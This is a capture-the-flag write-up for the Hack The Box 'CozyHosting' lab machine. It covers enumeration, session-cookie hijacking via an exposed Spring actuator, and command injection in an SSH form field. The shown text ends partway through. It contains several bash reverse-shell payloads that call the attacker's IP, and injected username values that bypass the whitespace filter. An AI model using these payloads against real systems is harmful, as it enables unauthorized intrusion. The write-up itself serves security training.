
HTB machines – cozy hosting


Write up by Chanan Shenker


Start: Enumeration

- As always, we started with an Nmap scan that revealed to us two open ports. Port 22 (SSH), and port 80 (HTTP).
- Port 80 almost always indicates a web server running on the target machine.
- So we go see what's on the web page.
- When we input the IP address, we get automatically redirected to 'cozyhosting.htb'. So we add the domain name and IP address, and now we can access the domain normally.




```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ sudo nmap 10.10.11.230 -sV -sC -oN scan
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 03:33 EDT
Nmap scan report for 10.10.11.230
Host is up (0.062s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.10 seconds
```






```
10.10.11.230 cozyhosting.htb
```

- We get a webpage about some sort of project hosting, but all the buttons or services on the site didn't lead to anything crazy.
- The only option was the login button that led us to a login page.


Cozy Hosting
Home
Services
Pricing
Login
We offer modern solutions for growing your business
Host a project of any size and complexity with Cozy Hosting
Get Started →

- On the login page, we tried a few options. We checked for SQL injections, we searched the web for default credentials, looked if any exploits exist for ‘BootstrapMade’, and we even tried to brute force the login page with Burpsuite, but nothing worked.
- Next, we decided to use ‘dirsearch’ to see if we could find any other directories that would give us a way in or any useful information.
- What we found was a directory named actuator that had a bunch of other pages in it, as well as a page named admin that automatically brought us back to the login page.



Login to Your Account

Username

@


Password

Remember me


Login

Designed by BootstrapMade


- We started to look through all the directories until we found something interesting in the ‘/actuator/sessions’ page. We find a value and name, ‘kanderson’. Since we are in a directory named sessions, this might be a session cookie.
- What we can do is, using Burpsuite, we can capture the login request and alter the session cookie to be the session cookie we found for ‘kanderson’ and it might let us in.



```
v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_cozyhosting.htb/_24-08-25_03-35-20.txt

Target: http://cozyhosting.htb/
```




```
00 -    0B  - /actuator/;/ssoSessions
00 -  634B  - /actuator
00 -    5KB - /actuator/env
00 -   48B  - /actuator/sessions
00 -   15B  - /actuator/health
00 -   10KB - /actuator/mappings
00 -  124KB - /actuator/beans
01 -   97B  - /admin
00 -    0B  - /admin/%3bindex/
```



cozyhosting.htb/actuator/se ×   Login

cozyhosting.htb/actuator/sessions





JSON   Raw Data   Headers

Save Copy Collapse All Expand All Filter JSON


```
A7A7CCE0D602F694B3C74B1E36728811:    "kanderson"
```

- As you can see here, we swapped the session cookie with the one we got, and we got through the login page.
- Now we are presented with the cozy cloud dashboard. Also here, we started checking all the buttons, links, requests etc., and nothing seemed to get us anywhere.






```
POST /login HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/login?error
Cookie: JSESSIONID=9EEBC965AE2D47969479B7731BF77DFA
Upgrade-Insecure-Requests: 1

username=test&password=test
```



```
Referer: http://cozyhosting.htb/login?error
Cookie: JSESSIONID=A7A7CCE0D602F694B3C74B1E36728811
Upgrade-Insecure-Requests: 1
```



Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched


Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.


- NOTE: you have to change the session cookie in every request in order to stay logged in.


- Our next step was to test out the host submission query boxes at the bottom of the page.
- To start, we tested to see how it functions.
- When submitting, we see that the server takes our submission and attempts to make an SSH connection with a key.
- Next, we decided to attempt to throw a bunch of options at it; We tried our own IP address while having a listener in the background, we tried SQL injections, but no luck.
- Next, we tried command injections. When we submitted ‘test;’ as the username, we got an interesting error. In bash, ‘;’ makes whatever is after it will be executed separately after what before the ’;’.



Include host into automatic patching


Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings
Hostname
Username



Hostname
test
Username
test


The host was not added!
ssh: Could not resolve hostname test: Temporary failure in name resolution


Hostname
test
Username
test;



The host was not added!
ssh: Could not resolve hostname test: Temporary failure in name resolution/bin/bash: line 1: @test: command not found

- We did a quick test with the 'pwd' command, and we got the same error but with the pwd command in it.



Hostname
test


Username
test;pwd



The host was not added!


ssh: Could not resolve hostname test: Temporary failure in name resolution/bin/bash: line 1: pwd@test: command not found

- With these tests in mind, we can assume that the command that's run on the server is one of these options. ----------->




```
ssh -i <ssh_key> <username>@<hostname>
ssh <username>@<hostname> -i <ssh_key>
```


- When we inject our pwd command, it turns into:
- "ssh –i ssh_key test;pwd@test" that is why we get the error for a command named "pwd@test".
- All that's left now is to see what command we can run and how we get access to the machine.
- We started a listener, took bash revshell from pentestmonkys site, and edited it to our own IP and port. Then we create the command and add a '#' at the end to turn everything else in the command into a comment.



```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ python ~/penelope.py 9999
[+] Listening for reverse shells on 0.0.0.0
 ➤  Show Payloads (p)  Main Menu (m)
```




```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```



Hostname
test

Username
test;bash -i >& /dev/tcp/10.10.14.6/9999 0>&1 #




The host was not added!

Username can't contain whitespaces!


- Once we submitted the request, we got an error telling us that spaces are not allowed in the username. So we quickly search how to substitute spaces in bash, and we find that '{IFS%??}' can work.

- We changed every space into '{IFS%??}' and submitted it.
- Now we get a different error. As a pentester errors aren't always bad.
- Jumping back to our listener, we still see no response.




Hostname
test

Username
test;bash${IFS%??}-i${IFS%??}>&${IFS%??}/dev/tcp/10.10.14.6/9999${IFS%??}0>&1${IFS%??}#




HTTP Status 400 – Bad Request


- For the next 40 minutes we spent tweaking and editing the command to see if anything would work. We tried a bunch of variations of payloads, different commands, and other small changes, but suddenly one command stuck.
- We discovered that if we convert the payload into base64 and then decode it on the server side we can get a connection to our listener.



```
[+] Shell upgraded successfully
[+] Interacting with session [
[+] Logging to /home/kali/.pene
$ whoami
app
$ pwd
/app
$ 
```



```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ echo -n 'bash -i >& /dev/tcp/10.10.14.6/9999 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42Lzk5OTkgMD4mMQ==
```




Hostname
test

